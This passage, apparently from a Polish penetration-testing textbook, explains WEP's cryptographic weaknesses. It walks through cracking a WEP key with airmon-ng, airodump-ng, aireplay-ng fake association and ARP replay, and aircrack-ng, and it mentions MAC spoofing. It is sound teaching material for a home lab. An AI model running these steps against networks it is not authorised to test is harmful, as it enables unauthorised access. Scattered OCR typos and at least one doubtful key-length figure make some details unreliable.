Teraz wykonaj polecenie `airmon-ng start wlan0`, które spowoduje przełączenie karty sieciowej w tryb monitora, co zostało pokazane na listingu 15.5. Taki tryb pracy karty pozwoli na przechwytywanie całego bezprzewodowego ruchu sieciowego. Po wykonaniu tego polecenia zostanie utworzony nowy interfejs sieciowy o nazwie `mon0` ①.

Listing 15.5. Przełączanie karty Alfa do pracy w trybie monitora

```
root@kali:~# airmon-ng start wlan0
Interface  Chipset          Driver
wlan0      Realtek RTL8187L   rtl8187 - [phy0]
            (monitor mode enabled on mon0) ①
```

Przechwytywanie pakietów

Dzięki interfejsowi sieciowemu pracującemu w trybie monitora możemy użyć polecenia `airodump-ng`, które pozwala na przechwytywanie pakietów bezprzewodowego ruchu sieciowego i zapisywanie ich w pliku na dysku. Na listingu 15.6 przedstawiono przykład zastosowania polecenia `airodump-ng` do przechwytywania ruchu sieciowego za pomocą interfejsu `mon0` pracującego w trybie monitora.

Listing 15.6. Przechwytywanie pakietów ruchu bezprzewodowego za pomocą polecenia airodump-ng

```
root@kali:~# airodump-ng mon0 --channel 6
CH 6 ][ Elapsed: 28 s ][ 2015-05-19 20:08
BSSID           PWR  Beacons #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
00:23:69:F5:B4:2B ①   -30      53     2    0   6   54 . OPN ②           linksys ③
BSSID           STATION          PWR  Rate   Lost  Frames  Probe
00:23:69:F5:B4:2B 70:56:81:B2:F0:53 ④   -21    0    -54    42     19
```

W wynikach działania polecenia `airodump-ng` znajdziesz szereg informacji o pakietach przesyłanych w sieci bezprzewodowej, włącznie z takimi danymi jak identyfikator BSSID (ang. *Base Service Set Identification*), który reprezentuje adres MAC stacji bazowej ①. Oprócz tego mamy również dodatkowe informacje, takie

jak algorytm szyfrowania używany do zabezpieczania sieci bezprzewodowej ② oraz identyfikator SSID (ang. *Service Set Identification*) ③. Program airodump-ng przechwycił także adresy MAC podłączonych klientów ④ oraz adres MAC mojego hosta podłączonego do bezprzewodowego punktu dostępowego (pozostałe pola, które możesz znaleźć w wynikach działania polecenia airodump-ng, będziemy omawiać w nieco dalszej części rozdziału, kiedy przejdziemy do zagadnień związanych z łamaniem zabezpieczeń sieci bezprzewodowych).

Teraz już wiemy, że nasz bezprzewodowy router Linksys jest otwarty i nie ma skonfigurowanych żadnych zabezpieczeń.

Sieci bezprzewodowe z otwartym dostępem

Sieci bezprzewodowe z otwartym dostępem to z perspektywy bezpieczeństwa zupełna katastrofa, ponieważ do takiej sieci może się podłączyć każdy, kto znajdzie się w jej zasięgu. Co prawda niektóre sieci z otwartym dostępem po uzyskaniu połączenia wymagają takiej czy innej formy logowania, ale i tak bardzo często zdarza się, że połączenie z otwartą siecią daje od razu pełny dostęp do jej zasobów.

Warto również pamiętać, że pakiety w otwartych sieciach bezprzewodowych nie są w żaden sposób szyfrowane, więc każdy, kto nasłuchuje w takiej sieci, może zobaczyć przesypane informacje. Wrażliwe dane mogą być co prawda zabezpieczone za pomocą protokołów takich jak SSL, ale nie zawsze tak się dzieje. Na przykład połączenia FTP w otwartych sieciach bezprzewodowych, łącznie z poświadczeniami logowania, w ogóle nie są szyfrowane, a zatem w celu przechwycenia pakietów nie musimy się nawet uciekać do takich metod jak zatrwanie tablic ARP czy serwerów DNS. W takich sieciach każda karta bezprzewodowa pracująca w trybie monitora będzie w stanie przechwytywać cały nieszyfrowany ruch sieciowy.

W kolejnych podrozdziałach omówimy wybrane sposoby atakowania sieci bezprzewodowych, które wykorzystują różne protokoly zabezpieczeń mające za zadanie uniemożliwić podłączanie się do sieci i przechwytywanie ruchu użytkownikom nieposiadającym odpowiedniej autoryzacji.

Protokół WEP

Bardzo wiele routerów bezprzewodowych, zwłaszcza tych nieco starszych, domyślnie wykorzystuje szyfrowanie połączeń za pomocą **protokołu WEP** (ang. *Wired Equivalent Privacy*). Podstawowym problemem tego protokołu jest podatność kryptograficzna powodująca, że potencjalny napastnik jest w stanie bez większych problemów złamać każdy klucz szyfrowania WEP. Protokół WEP wykorzystuje symetryczny szyfr strumieniowy RC4 (ang. *Rivest Cipher 4*) i współdzielone klucze szyfrowania. Każdy, kto chce się podłączyć do sieci, może użyć takiego samego klucza składającego się z ciągu znaków heksadecymalnych (zarówno dla

szyfrowania, jak i odszyfrowywania). Jawne dane wejściowe zostają poddane bitowej operacji XOR (ang. *Exclusive OR*) ze strumieniem klucza (ang. *keystream*), a w efekcie tworzą szyfrogram.

Bitowa operacja XOR może mieć następujące wyniki:

0	XOR	0	=	0
1	XOR	0	=	1
0	XOR	1	=	1
1	XOR	1	=	0

Zera i jedynki w strumieniu bitów, przedstawionym na rysunkach 15.2 i 15.3, mogą reprezentować dowolne dane przesypane w sieci bezprzewodowej. Rysunek 15.2 wyjaśnia, w jaki sposób jawne dane są poddawane bitowej operacji XOR ze strumieniem klucza, dającej w wyniku zaszyfrowaną wiadomość.

Jawne dane wejściowe: 101101100000111100101010001000...



Strumień klucza: 110001101011100100011100110100...

Szyfrogram: 011100001011011100100110001100...

Rysunek 15.2. Szyfrowanie WEP

Szyfrogram: 011100001011011100100110001100...



Strumień klucza: 110001101011100100011100110100...

Jawne dane wejściowe: 101101100000111100101010001000...

Rysunek 15.3. Odszyfrowywanie WEP

Podczas odszyfrowywania zaszyfrowana wiadomość jest poddawana bitowej operacji XOR ze strumieniem klucza, w rezultacie czego otrzymujemy dane w oryginalnej postaci, tak jak zostało to przedstawione na rysunku 15.3.


Współdzielony klucz WEP może się składać z 64 lub 128 bitów. Pierwsze 24 bity każdego klucza zajmuje wektor inicjujący (ang. *Initialization Vector* — IV), zawsze dodawany w celu zwiększenia losowości klucza, co powoduje, że efektywna długość klucza protokołu WEP zmniejsza się odpowiednio do 40 lub 104 bitów.

Zwiększenie losowości za pomocą wektora inicjującego jest powszechnie stosowaną praktyką w wielu systemach kryptograficznych, ponieważ kiedy taki sam klucz szyfrowania jest wykorzystywany wielokrotnie, potencjalny napastnik może przeprowadzić analizę szyfrogramów pod kątem występowania powtarzalnych wzorców i złamać klucz szyfrowania.

UWAGA


Podczas dokładnej analizy kryptologicznej często okazuje się, że mechanizmy zwiększenia losowości w wielu algorytmach szyfrowania są źle zaimplementowane, a protokół WEP jest tego doskonałym przykładem. Wystarczy powiedzieć, że wedle współczesnych standardów kryptograficznych 24-bitowy wektor inicjujący, stosowany w protokole WEP, jest uważany za absolutne minimum.

Wektor inicjujący IV oraz klucz szyfrowania są łączone, a następnie przetwarzane z wykorzystaniem procedury inicjowania klucza wewnętrznego KSA (ang. *key-scheduling algorithm*) oraz generatora liczb pseudolosowych PRNG (ang. *pseudorandom number generator*), w wyniku czego powstaje strumień klucza (nie będziemy się tutaj wdawać w bardziej szczegółowe dywagacje matematyczno-kryptograficzne). Następnie obliczana jest suma kontrolna ICV, zapewniająca integralność (ang. *integrity check value* — ICV), która przed rozpoczęciem szyfrowania zostaje doklejona do danych. Takie rozwiązanie pozwala na zabezpieczenie przesyłanych danych przed zmianami i uniemożliwienie potencjalnemu napastnikowi przechwytcenia i zmodyfikowania zaszyfrowanych pakietów metodą przeszczepiania bitów, tak aby osadzić w nich złośliwą czy choćby mylącą zawartość. Dane wejściowe są następnie poddawane bitowej operacji XOR ze strumieniem klucza (tak jak zostało to przedstawione na rysunku 15.2). Wynikowy pakiet składa się z wektora inicjującego IV, sumy kontrolnej ICV, zaszyfrowanych danych oraz dwubitowego identyfikatora klucza (ang. *key ID*), co zostało pokazane na rysunku 15.4.



Rysunek 15.4. Szyfrowanie WEP

Proces odszyfrowywania przebiega w bardzo podobny sposób, co zostało pokazane na rysunku 15.5. Wektor inicjujący IV oraz klucz (wskaazywany przez identyfikator klucza), zapisany w postaci jawnej jako część pakietu, są łączone i przetwarzane z wykorzystaniem procedury inicjowania klucza wewnętrznego KSA oraz generatora liczb pseudolosowych PRNG, w wyniku czego powstaje strumień klucza identyczny jak ten, który był używany podczas szyfrowania. Szyfrogram jest następnie poddawany bitowej operacji XOR ze strumieniem klucza, a w rezultacie otrzymujemy dane oraz sumę kontrolną ICV w postaci jawnej. Wreszcie, na koniec, odszyfrowana suma kontrolna ICV zostaje porównana z jawną wartością ICV dołączoną do pakietu. Jeżeli obie wartości nie są identyczne, pakiet jest odrzucony.



Rysunek 15.5. Odszyfrowywanie WEP

Słabości protokołu WEP

Niestety z protokołem WEP nieodłącznie wiążą się pewne problemy, które pozwalają napastnikowi na odtworzenie klucza szyfrowania czy nawet modyfikację przesyłanych danych. W praktyce napastnik, który dysponuje odpowiednio dużą liczbą pakietów zaszyfrowanych z użyciem danego klucza współdzielonego, może odtworzyć dowolny klucz WEP. Nie da się ukryć, że jedyny naprawdę bezpieczny system kryptograficzny to taki, który wykorzystuje losowo generowane, jednorazowe klucze szyfrowania. Główny problem z protokołem WEP polega na tym, że 24-bitowy wektor inicjujący IV nie zapewnia wystarczającej losowości, ponieważ może przyjmować tylko 2^{24} , czyli 16 777 216 wartości.

Nie istnieje żaden standard określający, w jaki sposób karta sieciowa czy punkt dostępowy mają generować wektory inicjujące, więc w praktyce przestrzeń tych wektorów może być jeszcze mniejsza. Niezależnie jednak od sposobu generowania, przy odpowiednio dużej liczbie pakietów wektory inicjujące będą się powtarzać i takie same, powtarzalne wartości (składające się ze statycznego klucza szyfrowania połączonego z danym wektorem IV) będą wykorzystywane do szyfrowania danych. Poprzez pasywne nasłuchiwanie bezprzewodowego ruchu sieciowego

(lub, jeszcze lepiej, poprzez wstrzykiwanie do sieci bezprzewodowej odpowiednio przygotowanych pakietów, wymuszających rozsyłanie jeszcze większej liczby dodatkowych pakietów, a co za tym idzie — większej liczby wektorów IV) napastnik może w krótkim czasie zebrać ilość pakietów wystarczającą do przeprowadzenia kryptoanalizy i odtworzenia klucza.

Mechanizm sum kontrolnych ICV, mający na celu zabezpieczanie pakietów przed złośliwymi modyfikacjami, jest również niewystarczający. Ślabości w implementacji wykorzystywanego do obliczania wartości ICV algorytmu CRC-32 (ang. *Cyclic Redundancy Check* 32) mogą pozwolić napastnikowi na spreparowanie poprawnej sumy kontrolnej ICV dla zmodyfikowanego komunikatu. Ponieważ CRC-32 jest algorytmem liniowym, przerzucenie określonego bitu w zaszyfrowanym pakiecie daje deterministyczne rezultaty w wynikowej sumie kontrolnej ICV, a zatem napastnik dysponujący odpowiednią wiedzą na temat sposobu obliczania CRC-32 może spowodować, iż zmodyfikowany pakiet zostanie zaakceptowany. Z tego powodu implementacja sum kontrolnych ICV, podobnie jak implementacja wektorów inicjujących IV, w świetle współczesnych standardów kryptologicznych nie jest uważana za bezpieczną.

Do odtwarzania kluczy szyfrowania sieci bezprzewodowych zabezpieczanych za pomocą protokołu WEP możemy użyć pakietu Aircrack-ng. Oczywiście nawet skrócony opis aparatu matematyczno-kryptologicznego niezbędnego do przeprowadzenia takiego ataku wykracza daleko poza ramy naszej książki. Na szczęście nie musimy się tym przejmować, ponieważ posiadamy narzędzia, które wykonają za nas całą czarną robotę, o ile będziemy w stanie dostarczyć im odpowiednią ilość przechwyconych pakietów.

Łamanie kluczy szyfrowania WEP za pomocą pakietu Aircrack-ng

Istnieje bardzo wiele sposobów na złamanie kluczy szyfrowania protokołu WEP, włączając z takimi jak ataki z wykorzystaniem fałszywego uwierzytelniania, ataki z fragmentacją pakietów, ataki typu Chop-Chop, Caffé Latte czy ataki PTW. Blizej przyjrzymy się atakowi z wykorzystaniem fałszywego uwierzytelnienia, który wymaga tego, aby do bezprzewodowego punktu dostępowego podłączony był co najmniej jeden uprawniony klient.

Do zasymulowania podłączonego klienta użyjemy naszego hosta maszyn wirtualnych. Na początek musisz zmienić ustawienia zabezpieczeń swojego routera na WEP (jeżeli potrzebujesz pomocy, zatrzymaj do podręcznika użytkownika), a następnie upewnij się, że Twój karta bezprzewodowa pracuje w trybie monitora, dzięki któremu będziesz w stanie przechwytywać ruch sieciowy bez konieczności uprzedniego uwierzytelnienia.

Jeżeli wszystko jest już przygotowane, przekonajmy się, jakie dane możemy przechwycić za pomocą programu Aireplay-ng z pakietu Aircrack-ng. W wierszu wywołania polecenia podaj nazwę interfejsu bezprzewodowego, który pracuje w trybie monitora (`mon0`), tak jak zostało to przedstawione na listingu 15.7, oraz dodaj opcję `-w`, która pozwala na zapisanie wszystkich przechwyconych pakietów w pliku na dysku.

Listing 15.7. Polecenie airodump-ng przechwytuje ruch sieciowy do kryptanalizy protokołu WEP

```
root@kali:~# airodump-ng -w book mon0 --channel 6
CH 6 ][ Elapsed: 20 s ][ 2015-03-06 19:08
BSSID          PWR  Beacons #Data,  #/s   CH    MB   ENC     CIPHER AUTH ESSID
00:23:69:F5:B4:2B ①   -53      22       6   0   6 ②  54 . WEP ③  WEP           linksys ④
BSSID          STATION      PWR   Rate   Lost  Frames   Probe
00:23:69:F5:B4:2B    70:56:81:B2:F0:53 -26   54-54     0        6
```

Wyniki działania polecenia airodump-ng zawierają wszystkie informacje, których potrzebujemy do rozpoczęcia ataku na stację bazową sieci bezprzewodowej wykorzystującą protokół WEP. Mamy tutaj identyfikator BSSID ①, numer kanalu ②, nazwę używanego algorytmu szyfrowania ③ oraz identyfikator SSID ④. Za chwilę będziemy używać tych informacji podczas gromadzenia odpowiedniej ilości pakietów, co pozwoli nam na złamanie klucza szyfrowania WEP. Oczywiście w Twoim przypadku konfiguracja sieci i routera będzie inna, ale na potrzeby naszego ćwiczenia użyjemy następującego zestawu danych:

- **adres MAC stacji bazowej:** 00:23:69:F5:B4:2B,
- **SSID:** linksys,
- **numer kanalu:** 6.

Wstrzykiwanie pakietów

Choć wyniki działania programu Aireplay-ng, przedstawione na listingu 15.7, wskazują na istnienie pewnego ruchu w sieci bezprzewodowej, to jednak powinieneś pamiętać, że do złamania 64-bitowego klucza szyfrowania WEP będzie nam potrzebnych około 250 000 wektorów inicjujących, a w przypadku klucza 128-bitowego liczba niezbędnych wektorów wzrośnie do około 1 500 000. W takiej sytuacji, zamiast cierpliwie czekać na kolejne pakiety, będziemy przechwytywać i retransmitować pakiety do punktu dostępowego, co pozwoli nam na szybkie wygenerowanie potrzebnej ilości unikatowych wektorów inicjujących. Aby to nam się jednak udało, nasz klient musi pomyślnie przejść proces skojarzenia z punktem dostępowym, ponieważ w przeciwnym wypadku wszystkie wysyłane przez nas pakiety będą odrzucane, a klient otrzyma żądanie anulowania uwierzytelnienia (ang. *deauthentication request*). Do przeprowadzenia fałszywego skojarzenia z punktem dostępowym i przekonania go, aby odpowiadał na wstrzykiwane przez nas pakiety, użyjemy programu Aireplay-ng.

Checąc dokonać fałszywego skojarzenia, musimy poinformować punkt dostępowy o tym, że znamy i jesteśmy gotowi przedstawić aktualnie używany klucz szyfrowania WEP, tak jak zostało to przedstawione na listingu 15.8. Oczywiście, ponieważ naprawdę jeszcze nie znamy tego klucza, nie wysyłamy go, ale mimo to po takiej operacji adres MAC naszego klienta znajdzie się od tej chwili na liście klientów, które mogą wysyłać pakiety do punktu dostępowego.

Listing 15.8. Fałszywe skojarzenie z punktem dostępowym za pomocą polecenia aireplay-ng

```
root@kali:~# aireplay-ng -1 0 -e linksys -a 00:23:69:F5:B4:2B -h 00:CO:CA:1B:69:AA mon0
20:02:56 Waiting for beacon frame (BSSID: 00:23:69:F5:B4:2B) on channel 6

20:02:56 Sending Authentication Request (Open System) [ACK]
20:02:56 Authentication successful
20:02:56 Sending Association Request [ACK]
20:02:56 Association successful :-) (AID: 1) ❶
```

Używając polecenia aireplay-ng do przeprowadzenia fałszywego skojarzenia wykorzystujemy następujące opcje wywołania:

- **-1** — informuje polecenie aireplay-ng, że chcemy przeprowadzić fałszywe skojarzenie.
- **0** — reprezentuje czas retransmisji pakietów.
- **-e** — pozwala na zdefiniowanie identyfikatora SSID; w naszym przypadku jest to `linksys`.
- **-a** — pozwala na podanie adresu MAC punktu dostępowego, z którym chcemy przeprowadzić skojarzenie.
- **-h** — to adres MAC naszej karty sieciowej (możemy go znaleźć na przykład na naklejce znajdującej się na karcie sieciowej).
- **mon0** — to nazwa bezprzewodowego interfejsu sieciowego pracującego w trybie monitora, którego chcemy użyć do fałszywego skojarzenia.

Po uruchomieniu polecenia aireplay-ng na ekranie powinien się po krótkiej chwili pojawić komunikat informujący, że skojarzenie z punktem dostępowym zakończyło się powodzeniem ❶.

Generowanie wektorów inicjujących za pomocą ataku ARP Request Replay

Jeżeli stacja bazowa jest już gotowa przyjmować wysyłane przez nas pakiety, możemy rozpocząć przechwytywanie i retransmitowanie pakietów. Co prawda punkt dostępowy nie pozwoli nam na wysyłanie własnych pakietów bez uprzedniego przedstawienia klucza WEP, ale nic nie stoi na przeszkodzie, aby retransmitować pakiety wysyłane przez inne, poprawnie uwierzytelnione i skojarzone klienty.

Do szybkiego generowania wektorów inicjujących użyjemy techniki znanej jako atak **ARP Request Replay**, gdzie program Aireplay-ng przechwytuje żądania ARP przesypane w sieci bezprzewodowej i następnie retransmituje je z powrotem do stacji bazowej. Kiedy punkt dostępowy otrzymuje żądanie ARP, rozsyła je ponownie z nowym wektorem inicjującym. Nowe żądanie ARP zostaje przechwycone przez program Aireplay-ng, po czym znów jest odsyłane do stacji bazowej — taki cykl powtarza się aż do zebrania wystarczającej liczby pakietów.

Na listingu 15.9 przedstawiono przykład takiego ataku. Program Aireplay-ng analizuje przesyłane pakiety w poszukiwaniu żądań ARP. Żadne pakiety nie są wysyłane dopóty, dopóki Aireplay-ng nie znajdzie pakietu ARP, który może być retransmitowany, co zobaczymy za chwilę.

Listing 15.9. Retransmitowanie pakietów ARP za pomocą programu Aireplay-ng

```
root@kali:~# aireplay-ng -3 -b 00:23:69:F5:B4:2B -h 00:C0:CA:1B:69:AA mon0
20:14:21 Waiting for beacon frame (BSSID: 00:23:69:F5:B4:2B) on channel 6
Saving ARP requests in replay_arp-1142-201521.cap
You should also start airodump-ng to capture replies.
Read 541 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

W wierszu wywołania polecenia aireplay-ng używamy następujących opcji:

- **-3** — powoduje uruchomienie ataku ARP Request Replay.
- **-b** — to adres MAC stacji bazowej.
- **-h** — to adres MAC naszej karty Alfa.
- **mon0** — to nazwa bezprzewodowego interfejsu sieciowego pracującego w trybie monitora.

Generowanie żądania ARP

Niestety, jak możesz się sam przekonać na listingu 15.9, w naszym środowisku testowym nie widać żadnych żądań ARP. Aby wygenerować takie żądanie, użyjemy systemu hosta, z poziomu którego wyślemy prosty ping do wybranego systemu w naszej sieci. Aireplay-ng natychmiast „zobaczy” żądanie ARP, przechwyći je i rozpoczęcie jego cykliczne retransmitowanie do punktu dostępowego.

Jak sam się przekonasz, liczba przechwyconych unikatowych wektorów inicjujących (IV), pokazana na listingu 15.10 w kolumnie #Data ①, szybko zacznie rosnąć, w miarę jak program Aireplay-ng będzie retransmitował kolejne iteracje pakietu ARP, zmuszając punkt dostępowy do generowania coraz większej liczby nowych wektorów IV. Jeżeli próba wykonania polecenia aireplay-ng -3 zakończy się wyświetleniem komunikatu w stylu *Got adeauth/disassoc* (otrzymanie pakietu anulowania uwierzytelnienia lub skojarzenia), a szybkość przyrostu liczby przechwyconych wektorów inicjujących nie jest zbyt imponująca, powinieneś ponownie spróbować przeprowadzić fałszywe skojarzenie z punktem dostępowym, przedstawione na listingu 15.8 — jeżeli wszystko pójdzie tak, jak powinno, wartości w kolumnie #Data powinny zacząć gwałtownie rosnąć.

Listing 15.10. Przechwytywanie unikatowych wektorów inicjujących za pomocą programu Aireplay-ng

CH	6	[Elapsed: 14 mins]	[2015-11-22 20:31]	BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:23:69:F5:B4:2B	-63	92	5740	85143	①	389	6	54 .	WEP	WEP	OPN	linksys			

Łamanie klucza WEP

Pamiętaj, że do złamania 64-bitowego klucza WEP potrzebnych nam będzie około 250 000 unikatowych wektorów inicjujących IV. Jeżeli pozostajesz w skojarzeniu z punktem dostępowym, tak jak zostało to przedstawione na listingu 15.8, i wygenerowałeś odpowiednie żądanie ARP, to zebranie potrzebnej liczby wektorów IV jest kwestią kilku minut. Po zakończeniu gromadzenia pakietów możemy użyć programu Aircrack-ng do wykonania czarnej, matematycznej magii, pozwalającej na odtworzenie na podstawie przechwyconych wektorów IV oryginalnego klucza szyfrowania WEP. Na listingu 15.11 przedstawiono przykład łamania klucza WEP za pomocą polecenia aircrack-ng z opcją -b oraz wzorcem nazwy plików *.cap ①, w których znajdują się pakiety przechwycone przy użyciu polecenia airodump-ng.

Listing 15.11. Odtwarzanie klucza szyfrowania WEP za pomocą programu Aircrack-ng

```
root@kali:~# aircrack-ng -b 00:23:69:F5:B4:2B book*.cap ①
Opening book-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 239400 ivs.
KEY FOUND! [ 2C:85:8B:B6:31 ] ②
Decrypted correctly: 100%
```

Po kilku sekundach pracy Aircrack-ng wyświetla odtworzony klucz WEP ②. Teraz możemy użyć go do uwierzytelnienia naszego połączenia z siecią bezprzewodową. Jeżeli udałoby się nam tego dokonać podczas rzeczywistego testu penetracyjnego środowiska klienta, to po uzyskaniu połączenia moglibyśmy rozpocząć bezpośredni atak na wszystkie hosty podłączone do tej sieci bezprzewodowej.

Wyzwania związane z łamaniem kluczy szyfrowania WEP

Podobnie jak w przypadku wielu innych poruszanych tutaj tematów, zagadniением związanym z atakami na sieci bezprzewodowe można by poświęcić całkowicie osobną książkę, dlatego tutaj omówiliśmy tylko jeden, przykładowy atak. Przeprowadzając ataki na sieci bezprzewodowe zabezpieczone protokołem WEP, powinieneś jednak pamiętać, że czasami w takich środowiskach stosowane są różnego rodzaju filtry i inne rozwiązania mające na celu zapobieganie takim atakom. Na przykład punkty dostępowe mogą wykorzystywać filtrowanie adresów MAC i zezwalać na połączenia tylko klientom, których adresy MAC kart sieciowych znajdują się na liście uprawnionych urządzeń. W takiej sytuacji, jeżeli Twój karta Alfa nie znajduje się na takiej liście, próba fałszywego skojarzenia z punktem dostępowym zakończy się niepowodzeniem. Aby ominąć zabezpieczenia wprowadzane przez filtrowanie adresów MAC, powinieneś użyć takich narzędzi jak MAC Changer z systemu Kali Linux, za pomocą którego możesz zmienić adres MAC swojej karty i podszyć się pod klienta znajdującego się na liście uprawnionych urządzeń. Pamiętaj, że dowolny klucz szyfrowania WEP zawsze można złamać po zebraniu odpowiedniej liczby pakietów, dlatego ze względów bezpieczeństwa szyfrowanie WEP nie powinno być wykorzystywane w rozwiązaniach produkcyjnych.

Warto również wspomnieć o narzędziu o nazwie Wifite, domyślnie preinstalowanym w systemie Kali Linux, które zostało zbudowane w oparciu o pakiet Aircrack-ng i pozwala na automatyzację procesu atakowania sieci bezprzewodowych, włącznie z łamaniem kluczy szyfrowania WEP. Jeżeli jednak nie masz zbyt wielkiego doświadczenia w przeprowadzaniu takich ataków, zamiast używać zautomatyzowanych narzędzi, znacznie lepszym rozwiązaniem będzie przechodezenie przez cały proces krok po kroku, co pozwoli Ci na lepsze zrozumienie jego istoty i zasad funkcjonowania.

W kolejnych podrozdziałach omówimy pokrótce znacznie silniejsze protokoły zabezpieczeń sieci bezprzewodowych, czyli WPA oraz WPA2.

Protokół WPA — WiFi Protected Access

W miarę jak kolejne słabości protokołu WEP wychodziły na światło dzienne, coraz bardziej oczywista stawała się potrzeba opracowania znacznie silniejszego i bardziej odpornego na ataki protokołu zabezpieczeń, który docelowo miałby zastąpić starzejący się protokół WEP. Takim protokołem miał być WPA2, jednak ze względu na fakt, że proces tworzenia nowego, bezpiecznego systemu kryptologicznego zajmuje wiele czasu, w międzyczasie potrzebne było rozwiązanie przejściowe, które miało znacząco podnieść poziom bezpieczeństwa sieci bezprzewodowych i jednocześnie być całkowicie kompatybilne ze stosowanymi ówcześnie urządzeniami sieciowymi. W ten sposób narodził się **protokół WPA** (ang. *WiFi Protected Access*), znany również jako protokół TKIP (ang. *Temporal Key Integrity Protocol*).

WPA wykorzystuje ten sam algorytm strumieniowy RC4 co protokół WEP, ale usuwa jego słabości poprzez dodanie losowości do strumienia klucza oraz lepsze sprawdzanie integralności pakietów. W przeciwieństwie do protokołu WEP, który wykorzystywał klucze 40- lub 104-bitowe połączone z wektorami inicjującymi IV, protokół WPA dla każdego pakietu generuje osobny, 148-bitowy klucz szyfrowania, dzięki czemu każdy z przesyłanych pakietów jest szyfrowany unikatowym strumieniem klucza.

Dodatkowo protokół WPA zastępuje stosowane w WEP sprawdzanie integralności za pomocą słabego algorytmu CRC-32 algorytmem obliczania kodu uwierzytelniania komunikatu (ang. *Message Authentication Code* — MAC) o nazwie Michael, co zapobiega łatwemu obliczaniu zmian w sumach kontrolnych ICV podczas ataków wykorzystujących przerzucanie bitów. Choć algorytmy WPA i WPA2 nadal mają pewne niedociągnięcia, to jednak ich największą słabością (któreą zresztą będziemy wykorzystywać nieco później w tym rozdziale) pozostaje stosowanie przez rozleniowionych użytkowników zbyt prostych haseł uwierzytelniających.


Protokół WPA2

Protokół WPA2 został opracowany od podstaw w celu utworzenia bezpiecznego systemu szyfrowania przesyłanych danych w sieciach bezprzewodowych. WPA2 wykorzystuje protokół szyfrowania o nazwie CCMP (ang. *Counter Mode with Cipher Block Chaining Message Authentication Code Protocol*), który został zaprojektowany specjalnie w celu zabezpieczania sieci bezprzewodowych. Protokół CCMP został utworzony w oparciu o dobrze znany algorytm szyfrowania AES (ang. *Advanced Encryption Standard*).

Protokoły WPA oraz WPA2 mogą być wykorzystywane zarówno w środowiskach korporacyjnych (tryb Enterprise), jak i domowych (tryb Personal). W trybie Personal jest wykorzystywany jeden, wspólny klucz szyfrowania, czyli rozwijanie nieco podobne do tego stosowanego w przypadku protokołu WEP. W trakcie pracy w trybie Enterprise wymagane jest użycie serwera RADIUS (ang. *Remote Authentication Dial-In User Service*), czyli dodatkowego elementu infrastruktury, który zajmuje się zarządzaniem procesem uwierzytelniania klientów.

Podłączanie klientów w sieciach WPA/WPA2 Enterprise

W sieciach bezprzewodowych wykorzystujących protokoły WPA/WPA2 Enterprise proces podłączania się klienta składa się z czterech etapów, tak jak zostało to przedstawione na rysunku 15.6. Najpierw klient negocjuje z punktem dostępowym listę obsługiwanych protokołów zabezpieczeń. Następnie, w oparciu o wybrany obustronnie protokół uwierzytelniania, punkt dostępowy wymienia z serwerem RADIUS szereg komunikatów, których wynikiem jest wygenerowanie klucza nadziednego (ang. *Master Key* — MK). Po wygenerowaniu klucza nadziednego i przekazaniu go do punktu dostępowego wysyłany jest komunikat o pomyślnym zakończeniu uwierzytelniania, który jest przekazywany do klienta. Następnie punkt dostępowy i klient rozpoczynają wymianę i weryfikację kluczy w celu uwierzytelniania, szyfrowania i sprawdzania integralności podczas złożonego procesu, który został opisany w podrozdziale „Czteroetapowa negocjacja uwierzytelniania” w nieco dalszej części tego rozdziału. Po zakończeniu procesu wymiany kluczy ruch sieciowy przesyłany między klientem a punktem dostępowym jest szyfrowany za pomocą protokołu WPA lub WPA2.



Rysunek 15.6. Nawiązanie połączenia w sieciach WPA/WPA2 Enterprise

